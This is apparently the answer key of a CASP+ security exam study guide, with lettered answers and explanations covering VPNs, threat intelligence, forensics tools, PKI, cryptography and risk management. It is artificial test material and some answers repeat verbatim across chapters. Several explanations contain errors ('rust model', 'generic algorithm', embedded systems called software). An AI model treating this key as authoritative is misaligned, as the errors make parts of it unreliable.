1. A. Point-to-Point Tunneling Protocol (PPTP) is a Microsoft protocol based on PPP. It uses built-in Microsoft Point-to-Point encryption and can use a number of authentication methods, including CHAP, MS-CHAP, and EAP-TLS.
2. A. Availability can only be enhanced with redundancy.
3. A. Like PPTP, L2TP can use various authentication mechanisms; however, L2TP does not provide any encryption. It is typically used with Internet Protocol Security (IPsec), which is a very strong encryption mechanism.
4. A. A valid digital signature gives a recipient reason to believe that the message was created by a known sender (authentication), that the sender cannot deny having sent the message (non-repudiation), and that the message was not altered in transit (integrity).
5. B. An SSL tunnel VPN involves an SSL tunnel for accessing services on a server that is not a web server. It uses custom programming to provide access to non-web services through a web browser.
6. B. Data at rest refers to data that is stored physically in any digital form that is not active. This data can be stored in databases, data warehouses, files, archives, tapes, offsite backups, mobile devices, or any other storage medium. Data at rest is most often protected using data encryption algorithms.
7. C. A rust model defines which entities are trusted in a federation, including a specification of which trusts are transitive and which are non-transitive.
8. B. Web services typically use a protocol specification called Simple Object Access Protocol (SOAP) for exchanging structured information. SOAP employs Extensible Markup Language (XML) and is insecure by itself.
9. A. GNU Privacy Guard (GPG) is closely related to Pretty Good Privacy (PGP). Both programs were developed to protect electronic communications.
10. A. Web Services Security (WSSecurity or WSS) is an extension to SOAP that is used to apply security to web services.

Chapter 8

1. A. Machine learning makes AI possible. It is the use of generated training data to build a model that makes predictions and decisions without being explicitly programmed to do so.
2. B. It has been shown that by accessing data generated by someone's activity-monitoring software, like Fitbit, and using a generic algorithm, information can be derived that can be used to impersonate a person.

3. D. Quantum computing involves the use of quantum states, such as superposition and entanglement, to perform computation. These states are properties founded in quantum science. Quantum computing uses these properties to perform encryption and to solve extremely difficult mathematical equations. It is anticipated that the use of quantum computing will enhance the machine learning process.
4. C. Deep fakes comprise synthetic media that impersonates a real person's appearance and speech. A deep fake is so named because it uses a form of deep learning to learn both the appearance and the speech patterns of the target individual
5. D. Cryptocurrencies make use of blockchain. A blockchain is a continuously growing list of records, called blocks, that are linked and secured using cryptography.
6. A. Nano technology is the use of matter on atomic, molecular, and supramolecular scales for industrial purposes.
7. B. Homomorphic encryption is a form of encryption that is unique in that it allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext.
8. C. 3-D printers create objects or parts by joining or solidifying materials under computer control to create three-dimensional objects. Some versions use a data source such as an additive manufacturing file (AMF) file (usually in sequential layers).
9. C. A private information retrieval (PIR) protocol can retrieve information from a server without revealing which item is retrieved. One of the ways to construct a protocol for private information retrieval is based on homomorphic encryption.
10. D. Virtual reality (VR) immerses users in a fully artificial digital environment. Augmented reality (AR) overlays virtual objects on the real-world environment.

Chapter 9

1. A. The Cyber Kill Chain steps are as follows:
   - **Reconnaissance:** Intruder selects target, researches it, and attempts to identify vulnerabilities in the target network.
   - **Weaponization:** Intruder creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.

- **Delivery:** Intruder transmits weapon to target (for example, via email attachments, websites, or USB drives).
- **Exploitation:** Malware weapon's program code triggers and takes action on target network to exploit vulnerability.
- **Installation:** Malware weapon installs access point (for example, backdoor) usable by intruder.
- **Command and control:** Malware enables intruder to have "hands on the keyboard" persistent access to target network.
- **Actions on objective:** Intruder takes action to achieve goals such as data exfiltration, data destruction, or encryption for ransom.

2. B. Tactical threat information intelligence gathering refers to threats that can be considered local in nature. For example, when combing through a log looking for indicators of compromise (IOCs), one is performing tactical intelligence while dealing with what is in the local environment.
3. C. The corners of the Diamond Model of Intrusion Analysis are defined as follows:
   - **Adversaries:** The intent of the attack
   - **Capabilities:** Attacker intrusion tools and techniques
   - **Infrastructure:** The set of systems an attacker uses to launch attacks
   - **Victim:** A single victim or multiple victims
4. C. Operational intelligence is gathered to develop a response. It is less passive than tactical and strategic intelligence and involves more effort on the part of the organization but yields better information.
5. B. Hunt teaming is a relatively new approach to security that is offensive in nature rather than defensive. (Defensive approaches have been common among security teams in the past.) Teams work together to detect, identify, and understand advanced and determined threat agents.
6. D. MITRE ATT&CK is a knowledge base of adversary tactics and techniques based on real-world observations. It is an open system, and attack matrices based on it have been created for various industries.
7. B. Homomorphic encryption is a form of encryption that is unique in that it allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext.
8. B. In Linux, the **dig** command is used to troubleshoot DNS. As a simple example, the following command displays all host (A) records in the mcmillan.com domain:

```
$ dig mcmillan.com
```

9. B. An advanced persistent threat (APT) is a hacking process that targets a specific entity and is carried out over a long period of time. In most cases, the victim of an APT is a large corporation or government entity. The attacker is usually a group of organized individuals or a government.

10. C. A name server (NS) record represents a DNS server mapped to an IPv4 address. An A record is a host record that represents the mapping of a single device to an IPv4 address. An AAAA record is a host record that represents the mapping of a single device to an IPv6 address. An MX record is a mail exchanger record that represents an email server mapped to an IPv4 address.

Chapter 10

1. A. A regular expression is a sequence of characters that specifies a search pattern. Characters can be one of two types: special characters that are not to be taken literally but have special meaning or function (that is, metacharacters) and special characters that are taken literally.

2. B. The TCP three-way handshake is quite common and probably not an indicator of compromise.

3. C. Data loss prevention (DLP) software attempts to prevent data leakage. It does this by maintaining awareness of actions that can and cannot be taken with respect to a document.

4. C. The **tshark** command captures packets on Linux and UNIX platforms, much like **tcpdump**. It writes a file in PCAP format, as Wireshark does.

5. D. The subject's row from an access control matrix will contain the tasks that a user can perform, so we call that a capabilities table. Access control rules are generally housed in a matrix or table. An access control matrix is a table that consists of a list of subjects, a list of objects, and a list of the actions that a subject can take on each object. The rows in the matrix are the subjects, and the columns in the matrix are the objects.

6. A. You should ensure that deleting the log and deleting data within the log cannot occur.

7. B. On Linux-based systems, a common host-based firewall is **iptables**, which replaces a previous package called **ipchains**. It has the ability to accept or drop packets.

8. C. Process Explorer enables you to see in the Notification area the top CPU offender, without requiring you to open Task Manager. Moreover, Process Explorer enables you to look at the graph that appears in Task Manager and

identify what caused spikes in the past, and this is not possible with Task Manager alone.

9. C. Success audit for user rights will record any use of privileges that have been granted and thus can also identify misuse of privileges.
10. D. A security team that receives too many false positives (alerts that do not represent threats) experiences alert fatigue. Alert fatigue can lead to a loss of the sense of urgency that should always be present.

Chapter 11

1. A. Typically, by the time an issue makes the news, it is widespread—perhaps global in scope—and is adversely affecting many organizations.
2. B. A credentialed scan is a scan that is performed by someone with administrative rights to the host being scanned, not the system performing the scan.
3. A. The steps in the manual patch management process are

   Step 1. Determine the priority of the patches.

   Step 2. Test the patches prior to deployment to ensure that they work properly and do not cause system or security issues.

   Step 3. Install the patches in the live environment.

   Step 4. After patches are deployed, ensure that they work properly.

4. C. Agent-based scans do not require a lot of bandwidth.
5. C. Open Vulnerability and Assessment Language (OVAL) is a standardized method used to transfer security information across the entire spectrum of security tools and services. OVAL is 1 of 10 existing standards used by SCAP to enable automated vulnerability management, measurement, and policy compliance evaluation. The standard describes a language used for this transfer.
6. A. Security Content Automation Protocol (SCAP) is a standard that the security automation community uses to enumerate software flaws and configuration issues. It standardizes the nomenclature and formats used.
7. D. OVAL is 1 of 10 existing standards used by SCAP to enable automated vulnerability management, measurement, and policy compliance evaluation.
8. B. A standardized model used by SCAP is the Asset Reporting Format (ARF). It is a data model that is used to express the transport format of information about assets and the relationships between assets and reports.

9. A. Common Configuration Enumeration (CCE) is a set of configuration best practice statements maintained by the National Institute of Standards and Technology (NIST).
10. B. Extensible Configuration Checklist Description Format (XCCDF) is a specification language for writing security checklists, benchmarks, and related kinds of documents that is used by Security Content Automation Protocol. XCCDF documents are expressed in XML.

Chapter 12

1. B. Some tests, such as penetration tests, go beyond searching for vulnerabilities and attack systems. These are considered invasive tests. Other tests, such as port and vulnerability scans, are considered non-invasive.
2. B. Static testing refers to testing or examining software when it is not running. The most common type of static analysis is code review.
3. C. The NDA is included in the SLA, which is part of the scope of work.
4. D. Side-channel analysis allows an attacker to infer information about a process by observing nonfunctional characteristics of a program, such as execution time or memory consumed.
5. A. Reverse engineering can apply to using tools to break down malware to understand its purpose and how to defeat it; when applied to malware, it is done in a sandbox environment to prevent the spread of the malware.
6. A. Each time a new library is used to retrieve a piece of referenced code, the chance of downloading vulnerabilities increases. Dependency management tools are used to verify the security of all referenced code.
7. D. OVAL is 1 of 10 existing standards used by SCAP to enable automated vulnerability management, measurement, and policy compliance evaluation.
8. A. SCA tools perform automated scans of an application's code base, including related artifacts such as containers and registries, to identify all open-source components, their license compliance data, and any security vulnerabilities and fix vulnerabilities through prioritization and auto remediation.
9. B. One of the most well-known password-cracking programs is Cain and Abel, which can recover passwords by sniffing the network; cracking encrypted passwords using dictionary, brute-force, and cryptanalysis attacks; recording VoIP conversations; decoding scrambled passwords; revealing password boxes; uncovering cached passwords; and analyzing routing protocols.
10. A. Metasploit is an open-source framework that ships with hundreds of exploits and payloads as well as many auxiliary modules.

Chapter 13

1. A. A race condition is an attack in which the hacker inserts himself between instructions, introduces changes, and alters the order of execution of the instructions, thereby altering the outcome.
2. B. In Dumpster diving, attackers examine the contents of physical garbage cans or recycling bins to obtain confidential information, including personnel information, account login information, network diagrams, and organizational financial data. Organizations should implement policies for shredding documents that contain such information.
3. C. A packet containing a long string of no-operation (NOP) instructions followed by a command usually indicates a type of buffer overflow attack called a NOP slide. The purpose of this type of attack is to get the CPU to determine where a command can be executed.
4. D. Pharming is similar to phishing, but it involves polluting the contents of a computer's DNS cache so that requests to a legitimate site are actually routed to an alternate site.
5. A. Integer overflow occurs when math operations try to create a numeric value that is too large for the available space. Mitigate integer overflow attacks by using strict input validation.
6. B. Border Gateway Protocol (BGP) is used to route traffic on the Internet. It is unusual in that it allows you to control what traffic enters your private network. It is typically used to prevent the routing of traffic through a private network that has no destination in that network. The problem is that the mechanisms that are used to do so can also be used to manipulate the routing in such a way that traffic is directed where the hacker intends. This is referred to as BGP route hijacking.
7. C. A hacker using a click-jack attack crafts a transparent page or frame over a legitimate-looking page that entices the user to click something. When the user clicks, he is really clicking on a different URL. In many cases, the site or application may entice the user to enter credentials that could be used later by the attacker.
8. D. The strength of an algorithm is usually determined by the size of the key used. The longer the key, the stronger the encryption for the algorithm. But while using longer keys can increase the strength of an algorithm, it often results in slower performance.
9. A. Virtual machine (VM) hopping attacks mainly involve security between different virtual machines on the same host and security between the virtual machine and the host. It is a matter of compromising one VM and then pivoting or moving laterally to attack another VM.
10. B. The presence of a **CREATE TABLE** statement can indicate an SQL injection.

Chapter 14

1. A. The idea of natural surveillance is to encourage the flow of people such that the largest possible percentage of the building is always populated because people in an area discourage crime. It also attempts to maximize the visibility of all areas.
2. B. Hunt teams work together to detect, identify, and understand advanced and determined threat agents.
3. C. Regardless of the light source, it is rated in terms of feet of illumination. When positioning lights, you must take this rating into consideration.
4. D. A honeypot is a system that is configured with reduced security to entice attackers so that administrators can learn about attack techniques. In some cases, entire networks called honeynets are attractively configured for this purpose.
5. D. Database activity monitoring (DAM) involves monitoring transactions and the activity of database services. DAM systems can be used for monitoring unauthorized access and fraudulent activities as well as for compliance auditing.
6. A. Deploying file decoys, or baits, on endpoints makes it possible to detect malicious attempts to access sensitive files. If an attacker tries to access a decoy, an alert is triggered and logged to a centralized system.
7. A. Python is a common programming language that is often used in automating computer networks. It is an easier language to learn than C++ or Java. Python code, which is written and stored as scripts with the file extension.py, can be executed to perform a task.
8. B. Atomicity is a characteristic of an online processing system such as a database in which all operations are complete, or the database changes are rolled back. This is called atomic execution, and it prevents versioning issues that might occur if transactions (that is, changes to the database) are allowed to be only partially completed. It helps ensure integrity in the data.
9. C. While there are many interfaces, or shells, to manage Linux/UNIX, the most common shell is Bash.
10. C. The most common criterion for choosing a safeguard is the cost-effectiveness of the safeguard or control. Planning, designing, implementing, and maintenance costs need to be included in determining the total cost of a safeguard.

Chapter 15

1. B. Specifically, senior leadership's role involves the following:
   - Communicate the importance of the incident response plan to all parts of the organization.

- Create agreements that detail the authority of the incident response team to take over business systems, if necessary.
- Create decision systems for determining when key systems must be removed from the network.

2. B. When a false positive occurs, the scanner has identified a vulnerability that does not exist. False means the scanner was incorrect, and positive means it identified a vulnerability. A large number of false positives reduces confidence in scanning results.
3. C. Runbooks can be manual or automated. A manual runbook is a list of steps to take to address a specific issue or vulnerability, and an automated runbook is an automated script or program that takes the same steps.
4. C. While a number of models are available, generally a triage event consists of three steps:

   Step 1. **Identify:** Identify artifacts of the incident. Identify the highest-value targets in the attack so you can prioritize your response accordingly.

   Step 2. **Map:** Begin piecing the artifacts together to identify the entry point and where it went next.

   Step 3. **Eradicate:** Prioritize the response based on the highest-value targets.

5. A. A social engineering attack involves gaining the trust of a user and in some way convincing him or her to reveal sensitive information such as a password or to commit other actions that reduce the security of the network.
6. A. For the CASP+ exam, you need to remember the following steps:

   Step 1. Detect the incident.

   Step 2. Respond to the incident.

   Step 3. Report the incident to the appropriate personnel.

   Step 4. Recover from the incident.

   Step 5. Remediate all components affected by the incident to ensure that all traces of the incident have been removed.

   Step 6. Review the incident and document all findings.

7. A. Ransomware is malware that prevents or limits users from accessing their systems. It is called ransomware because the attackers force their victims to pay a ransom using certain online payment methods if they want to be given access to their systems again or get their data back.

8. C. Containment is the immediate countermeasures that are performed to stop a data breach in its tracks. Once an incident has been detected and evidence collection has begun, security professionals must take the appropriate actions to mitigate the effects of the incident and isolate the affected systems.
9. B. When an organization is responding to incidents, once it has determined all the scenarios, the organization needs to develop an attack tree for each scenario. This attack tree should include all the steps and/or conditions that must occur in order for the attack to be successful. The organization must then map security controls to the attack trees.
10. D. A true negative means a scanner correctly determines that a vulnerability does not exist. True means the scanner is correct, and negative means it did not identify a vulnerability.

Chapter 16

1. B. Digital criminals and cyber attackers use steganography to conceal their encrypted payload to hide data on their own systems or for attacks on vulnerable systems. Tools such as StegExpose can be used to identify these hidden payloads.
2. C. The chain of custody shows who controlled the evidence, who secured the evidence, and who obtained the evidence. A proper chain of custody must be preserved to successfully prosecute a suspect.
3. C. A collision occurs when a hash function produces the same hash value on different messages.
4. A. The order of volatility, according to RFC 3227, "Guidelines for Evidence Collection and Archiving," is as follows:
    1. CPU, cache, and register content
    2. Routing table, ARP cache, process table, and kernel statistics
    3. Memory
    4. Temporary file system/swap space
    5. Data on hard disk
    6. Remotely logged data
    7. Data contained on archival media
5. B. Hash functions do not prevent data alteration but provide a means to determine whether data alteration has occurred.
6. A. For evidence to be admissible, it must be relevant, legally permissible, reliable, properly identified, and properly preserved. Relevant means that the

evidence must prove a material fact related to the crime by showing that a crime has been committed, providing information describing the crime, providing information regarding the perpetuator's motives, or verifying what occurred. Reliable means that the evidence has not been tampered with or modified. Preserved means that the evidence is not subject to damage or destruction.

7. A. To ensure integrity, you can create a message digest of the evidence by using hashing and use it later to prove integrity.
8. B. Slack space analysis involves analyzing the slack (marked as empty or reusable) space on a drive to see whether any old (marked for deletion) data can be retrieved.
9. C. E-discovery involves the collection of all data—both written and digital—regarding an incident.
10. C. An investigator must ensure that evidence adheres to the five rules of evidence:
    - Be authentic.
    - Be accurate.
    - Be complete.
    - Be convincing.
    - Be admissible.

Chapter 17

1. A. Wireshark captures raw packets from an interface on which it is configured and allows you to examine each packet.
2. B. File carving tools assist in finding and exposing fragments so users can see if they hold useful information.
3. C. The **tcpdump** command captures packets on Linux and UNIX platforms.
4. D. Strings2 is a Windows 32-bit and 64-bit command-line tool for extracting strings from binary data.
5. A. Sometimes it is helpful to determine what process—especially malicious ones—are running on a system. The **ps** command in Linux is one of the most basic commands for viewing the processes running on a system.
6. B. Ghidra is a software reverse engineering (SRE) suite of tools developed by the NSA's Research Directorate. The latest version is Ghidra 10.0.4.

7. C. These are the possible **netstat** states:
   - **LISTEN:** Represents waiting for a connection request from any remote TCP connection and port.
   - **SYN-SENT:** Represents waiting for a matching connection request after having sent a connection request.
   - **SYN-RECEIVED:** Represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.
   - **ESTABLISHED:** Represents an open connection, and data received can be delivered to the user. This is the normal state for the data transfer phase of a connection.
   - **FIN-WAIT-1:** Represents waiting for a connection termination request from the remote TCP connection or an acknowledgment of the connection termination request previously sent.
   - **FIN-WAIT-2:** Represents waiting for a connection termination request from the remote TCP connection.
   - **CLOSE-WAIT:** Represents waiting for a connection termination request from the local user.
   - **CLOSING:** Represents waiting for a connection termination request acknowledgment from the remote TCP connection.
   - **LAST-ACK:** Represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP connection (which includes an acknowledgment of its connection termination request).
8. D. Aircrack-ng is a set of command-line tools you can use to sniff wireless networks, among other things. Installers for this tool are available for both Linux and Windows.
9. C. Dynamic linking occurs at runtime. A comparison of these two approaches is shown.

Static and Dynamic Linking

Feature	Static Linking	Dynamic Linking
Libraries	All required libraries are copied into a final executable file	Shared libraries are dynamically bound to the program
When performed	Performed during the last step of compilation	Occurs at runtime
File size	Statistically linked files are larger in size	Dynamically linked files are smaller in size
Load time	Static linking takes constant load time	Loading takes less time than with static linking
Compatibility	No compatibility issues	Can have compatibility issues

10. A. The **dd** command is a UNIX/Linux command that is used to convert and copy files. The U.S. Department of Defense (DoD) created a fork (that is, a variation) of this command called **dcfldd** that adds additional forensic functionality.

Chapter 18

1. A. A conditional access policy controls access to corporate data based on the conditions of a connection, including user, location, device state, application sensitivity, and real-time risk. Moreover, these policies can be granular enough to control certain actions within an application, such as preventing cutting and pasting.
2. B. An eFuse tool can be used to help secure a stolen device. For example, the Samsung eFuse indicates when an untrusted (non-Samsung) path is discovered. Once the eFuse is set (when the path is discovered), the device cannot read the data that was previously stored.
3. A. An iris scan scans the colored portion of the eye, including all rifts, coronas, and furrows. Iris scans have greater accuracy than any other biometric scan type.
4. C. One of the issues with allowing the use of personal devices in a bring your own device (BYOD) initiative is the possible mixing of sensitive corporate data with the personal data of the user. Containerization is a newer feature of most MDM software that creates an encrypted container to hold and quarantine corporate data separately from user data. MDM policies can then be applied only to the container and not the rest of the device.
5. C. An over-the-air update is simply an update that occurs over a wireless connection. Firmware updates are referred to as firmware over-the-air (FOTA) updates.
6. D. Side loading is a method of installing applications on a mobile device from a computer rather than from an app store, such as Google Play or the Apple App Store. Typically, these applications come from a third party or are developed by the organization itself.
7. C. Two types of updates smartphones can receive are PRI and PRL updates. A product release information (PRI) is a connection between a mobile device and a radio. From time to time, a PRI may need to be updated; updates may add features or increase data speed. A preferred roaming list (PRL) is a list of radio frequencies that resides in the memory of some kinds of digital phones.
8. B. Rooting is the term associated with removing security restrictions on an Android device.

9. B. Simple Certificate Enrollment Protocol (SCEP) provisions certificates to network devices, including mobile devices.
10. B. For the most control over security, an organization should purchase and own the devices that use its network. The organization has the right to do whatever it likes with any devices that are company property. An additional benefit is that all devices will be the same, which makes maintenance and updating much easier to manage.

Chapter 19

1. A. Many services run by default in an endpoint but may or may not be necessary for the endpoint to do its job. Every running service represents a potential point of compromise.
2. B. Combining behavior analysis with machine learning, UEBA enhances the ability to determine which particular users are behaving oddly. An example would be a hacker who has stolen credentials of a user and is identified by the system because he is not performing the same activities that the user would perform.
3. C. Security baselines can be controlled through the use of Group Policy in Windows. These policy settings can be made in the image and applied to both users and computers.
4. D. Self-healing hardware doesn't work quite as you might think. No system has the ability to change hardware components with no user involvement. What this really means is that a system is deployed with multiple instances of certain hardware components (power supplies, network cards, CPUs, etc.) and the ability to switch over to a backup component when a main component fails.
5. C. An over-the-air update is an update that occurs over a wireless connection. Firmware updates are referred to as firmware over-the-air (FOTA) updates.
6. A. BitLocker and BitLocker To Go by Microsoft are well-known full disk encryption products. The former is used to encrypt hard drives, including operating system drives, and the latter is used to encrypt information on portable devices such as USB devices.
7. B. Endpoint detection and response (EDR) is a proactive endpoint security approach designed to supplement existing defenses. This advanced endpoint approach shifts security from a reactive threat approach to one that can detect and prevent threats before they reach the organization.

8. C. End-of-support means a system will be denied technical support and there will be no more security updates or patches, meaning the system will become less and less safe as time goes by.
9. D. Controls are measures you can take and techniques you can implement to reduce either the likelihood or the impact of a security issue.
10. A. The XN (never execute) bit is a method for specifying areas of memory that cannot be used for execution.

Chapter 20

1. A. An embedded system is a piece of software that is built into a larger piece of software and is in charge of performing some specific function on behalf of the larger system.
2. B. Construction materials can block or interfere with signals and may prevent you from using wireless everywhere.
3. C. IoT deployments are broadly categorized into five groups:
   - Smart home
   - Wearables
   - Smart cities
   - Connected cars
   - Business automation
4. D. In healthcare, protection of patient data is legally required by the Health Insurance Portability and Accountability Act (HIPAA).
5. A. You should secure and centralize the access logs of IoT devices.
6. B. The manufacturing process is increasingly becoming a scripted proposition, with fewer and fewer workers and more and more automation. NIST SP 800-82 Rev. 2 outlines the basic process for developing an ICS security program.
7. C. System on a chip (SoC) has become typical inside cell phone electronics for its reduced energy use.
8. D. The critical energy sector is one where many have expressed high levels of concern about security, as attacks on this sector can have devastating impacts. For this reason, the ISO/IEC created ISO/IEC 27019:2017, which offers guidance on securing process control systems used by the energy utility industry.
9. A. A programmable logic device (PLD) is an integrated circuit with connections or internal logic gates that can be changed through a programming process. A field programmable gate array (FPGA) is a type of PLD that is

programmed by blowing fuse connections on the chip or using an antifuse that makes a connection when a high voltage is applied to the junction.

10. B. Data Distribution Service is middleware that operates between the operating system and applications. It is an API standard for data-centric connectivity from the Object Management Group, and it addresses applications that require real-time data exchange.

Chapter 21

1. A. One of the advantages of a virtualized environment is the ability of the system to migrate a VM from one host to another when needed. This is called a live migration.
2. B. Bit splitting involves encrypting data, separating it into pieces, and distributing the pieces across several storage areas.
3. C. Data remnants are data that is left behind on a computer or another resource when that resource is no longer used. The best way to protect this data is to employ some sort of data encryption. Data that is encrypted cannot be recovered without the original encryption key. If resources, especially hard drives, are reused frequently, an unauthorized user can access data remnants.
4. D. Using erasure coding, data is broken into fragments that are expanded and encoded with a configurable number of redundant pieces of data and stored across different locations, allowing for the failure of two or more elements of a storage array.
5. B. Ensuring availability of data is a goal of the CIA triad. Availability relates to log files in that you can’t review a log file and investigate an attack if you don’t have the file. All log files should be archived and, when you back up these files, you should verify the success of the backup prior to deleting the data from the console.
6. A. Most tools use the username/password model. If credentials are obtained, attackers can access any information to which that user has access. Single sign-on (SSO) can help ensure that collaboration tool login credentials used follow the same guidelines as enterprise login credentials.
7. B. Log retention duration should be 1 to 2 weeks for low-impact,1 to 3 months for moderate-impact, and 3 to 12 months for high impact systems.
8. A. Charges are based not on server instance sizes but on consumption and executions. This is why FaaS is sometimes also called serverless architecture.
9. D. Although it’s really a subset of change management, configuration management specifically focuses on bringing order out of the chaos that can occur

when multiple engineers and technicians have administrative access to the computers and devices that make the network function.

10. C. Security for H.323 sessions can be provided by H.235 extensions. H.235 includes the capability to negotiate services and functionality in a generic manner. It allows for the use of both standard and proprietary encryption algorithms.

Chapter 22

1. A. Using certificate-based authentication requires the deployment of a public key infrastructure (PKI). PKIs include systems, software, and communication protocols that distribute, manage, and control public key cryptography.
2. B. Even when you require HTTPS, it is sometimes possible for hackers to force a client to use HTTP instead; this is called a downgrade attack. HTTP Strict Transport Security (HSTS) is a policy mechanism that prevents such attacks and several other types as well. When using HSTS, a web server informs web browsers (or other user agents) that they should automatically interact with it using only HTTPS connections.
3. C. Any participant that requests a certificate must first go through the registration authority (RA), which verifies the requester's identity and registers the requester. After the identity is verified, the RA passes the request to the CA.
4. D. OCSP automatically validates certificates and reports back the status of a digital certificate by accessing the CRL on the CA.
5. A. All of the certificates issued by subordinate CAs are automatically cosigned by the root server (root CA), and these certificates are then trusted throughout the hierarchy.
6. B. A certificate revocation list (CRL) is a list of digital certificates that a CA has revoked. To find out whether a digital certificate has been revoked, either the browser must check the CRL or the CA must push out the CRL values to clients.
7. C. A wildcard certificate is a public key certificate that can be used with multiple subdomains of a domain.
8. D. A certificate signing request (CSR) is a request that a self-generated certificate be validated and signed by a CA. It is generated in the server on which you plan to install it.
9. A. Extended Validation (EV) certificates can be issued only by a subset of certificate authorities (CAs) and require verification of the requesting entity's legal identity before the certificates can be issued, making them unlike

domain-based or organization-issued certificate that require only the approval of the issuer and not legal verification of the entity.

10. B. Cross-certification establishes trust relationships between certification authority (CAs) so that the participating CAs can rely on the other participants' digital certificates and public keys. It enables users to validate each other's certificates when they are actually certified under different certification hierarchies.

Chapter 23

1. A. Bcrypt is a password-hashing function designed based on the Blowfish cipher. In a rainbow table attack, the hacker pre-hashes a list of passwords to attempt offline against an authentication mechanism. Pre-hashing of the passwords greatly speeds the process. Bcrypt can prevent such attacks.
2. B. Secure Hashing Algorithm (SHA) is a family of four algorithms published by the U.S. NIST.
3. C. PBKDF2 is an encryption mechanism that basically uses a password and manipulates it to generate a strong key that can be used for encryption and subsequently decryption.
4. D. Hash-based message authentication code (HMAC)is a keyed-hash MAC that involves a hash function with a symmetric key. HMAC provides data integrity and authentication. HMAC can help reduce the collision rate of the hash function.
5. A. Key stretching, also referred to as key strengthening, is a cryptographic technique that involves making a weak key stronger by increasing the time it takes to test each possible key. In key stretching, the original key is fed into an algorithm to produce an enhanced key, which should be at least 128 bits for effectiveness.
6. B. Advanced Encryption Standard (AES) is the replacement algorithm for 3DES. Although AES is considered the standard, the algorithm that is used in the AES standard is the Rijndael algorithm.
7. B. A symmetric algorithm uses a private, or secret, key that must remain secret between the two parties. Each party pair requires a separate private key. Therefore, a single user would need a unique secret key for every user with whom she communicates.
8. C. Perfect forward secrecy (PFS) ensures that a session key derived from a set of long-term keys cannot be compromised if one of the long-term keys is compromised in the future.

9. D. In CBC, the 64-bit blocks are chained together because each resultant 64-bit ciphertext block is applied to the next block.
10. B. Although ECC can use a key of any size, it can use a much smaller key than RSA or any other asymmetric algorithm and still provide comparable security.

Chapter 24

1. A. Obfuscation hides the implementation of a program while still allowing users to run it. Cryptographic obfuscation is a technique that allows a user to obfuscate source code in a secure way by writing the code such that even attackers have a difficult time understanding the code and breaking it.
2. B. Validity is checked by an application presented with the certificate, and either a CRL or OCSP can be used to communicate the validity status.
3. C. Crypto shredding is a method of making encrypted data permanently unavailable by deleting or overwriting the key used to decrypt it.
4. B. VeriSign first introduced the following digital certificate classes:
   - Class 1: For individuals and intended for email. These certificates get saved by web browsers. No real proof of identity is required.
   - Class 2: For organizations that must provide proof of identity.
   - Class 3: For servers and software signing in which independent verification and identity and authority checking is done by the issuing CA.
   - Class 4: For online business transactions between companies.
   - Class 5: For private organizations or governmental security.
5. B. Changing the key is not an example of cryptographic obfuscation. The following are some examples of techniques used:
   - Rename the functions, classes, and methods with less descriptive names.
   - Remove debugging information, such as the type of the parameter, line number, or source file used.
   - Remove Java annotations.
6. B. One possible explanation for this message is that the chain sent from the application is incomplete. This can occur when a browser is involved as a browser sometimes completes a chain by using an embedded certificate —and even an incomplete chain will show as valid in the browser.
7. C. The most critical keys to protect are the private keys used in asymmetric encryption that should only be held by the subject (user or device).

8. D. When a certificate name does not match the system or site it was meant to protect, this does not necessarily mean that the certificate is revoked or expired. However, as shown in this figure, the user may get a message that is confusing and scary.
9. A. A valuable function of some encryption systems is the ability to automatically change the key from time to time, even in the midst of transferring and securing data. For example, Wi-Fi Protected Access (WPA) frequently replaces session keys through the Temporal Key Integrity Protocol (TKIP), thus defeating some well-known key recovery attacks.
10. B. This message occurs because no CA is vouching for the certificate.

Chapter 25

1. A. Audit trails detect computer penetrations and reveal actions that identify misuse. As a security professional, you should use audit trails to review patterns of access to individual objects.
2. B. Prior to starting a risk assessment, management and the risk assessment team must determine which assets to consider and their value.
3. C. Security awareness training reinforces the fact that valuable resources must be protected by implementing security measures.
4. D. The likelihood of threat is a measurement of the chance that a particular risk event will impact the organization. When the vulnerabilities and threats have been identified, the loss potential for each must be determined.
5. A. Personnel are responsible for the vast majority of security issues within an organization. For this reason, it is vital that an organization implement the appropriate personnel security policies. Organizational personnel security policies should include screening, hiring, and termination policies.
6. B. Qualitative risk analysis does not assign monetary and numeric values to all facets of the risk analysis process. Qualitative risk analysis techniques include intuition, experience, and best practice techniques, such as brainstorming, focus groups, surveys, questionnaires, meetings, interviews, and the Delphi technique.
7. C. To more easily support the least privilege and need-to-know principles, users should be divided into groups to facilitate the confinement of information to a single group or area. This process is referred to as compartmentalization.
8. D. Exposure factor (EF) is the percentage value or functionality of an asset that will be lost when a threat event occurs. For example, say that an organization has a web server farm with an AV of $20,000. If the risk assessment has

determined that a power failure is a threat agent for the web server farm and the potential is $5,000, the exposure factor for a power failure is 25%.

9. A. The main purpose of the principle of least privilege is to ensure that users have access to only the resources they need and are authorized to perform only the tasks they need to perform.
10. B. ROI measures the expected improvement over the status quo against the cost of the action required to achieve the improvement.

Chapter 26

1. A. SLAs define all the services that providers will be responsible for.
2. B. Shared credentials, although necessary in some instances, should be avoided whenever possible. When credentials are shared, you lose accountability for actions taken.
3. C. Resources that are provided to a CSP customer are called compute resources, and they include the following four items:
   - Disk
   - CPU
   - Memory
   - Network
4. D. Network segmentation is used to partition off sections of the network so that each section can be treated differently and so that access control can be implemented to control cross-segment traffic.
5. A. Vendor lock-in is a scenario in which an organization is unable to switch CSPs because the cost of doing so outweighs the benefits.
6. B. A module is a set of code that performs a certain function and that may be reused. Reuse of modules without security assessment has led to many breaches.
7. C. A source code escrow is usually maintained by a third party, which is responsible for providing the source code to the customer in the event that the vendor goes out of business.
8. D. The U.S. Department of Homeland Security has estimated that 90% of software components are downloaded from code repositories. These repositories hold code that can be reused. Using these repositories speeds software development because it eliminates the time it would take to create these components from scratch.

9. A. Although it's really a subset of change management, configuration management specifically focuses on bringing order out of the chaos that can occur when multiple engineers and technicians have administrative access to the computers and devices that make a network function. It follows the same basic change management process but perhaps takes on even greater importance, considering the impact that conflicting changes can have (in some cases immediately) on a network.

10. B. A jurisdiction is an area or a region covered by an official power. However, jurisdictions are often very fluid, based on reciprocity agreements. For example, the United States has entered into mutual legal assistance treaties with many countries whereby information is readily shared between the different jurisdictions. Therefore, organizations may not simply need to understand the laws and regulations that are applicable in a single country or regulating body.

Chapter 27

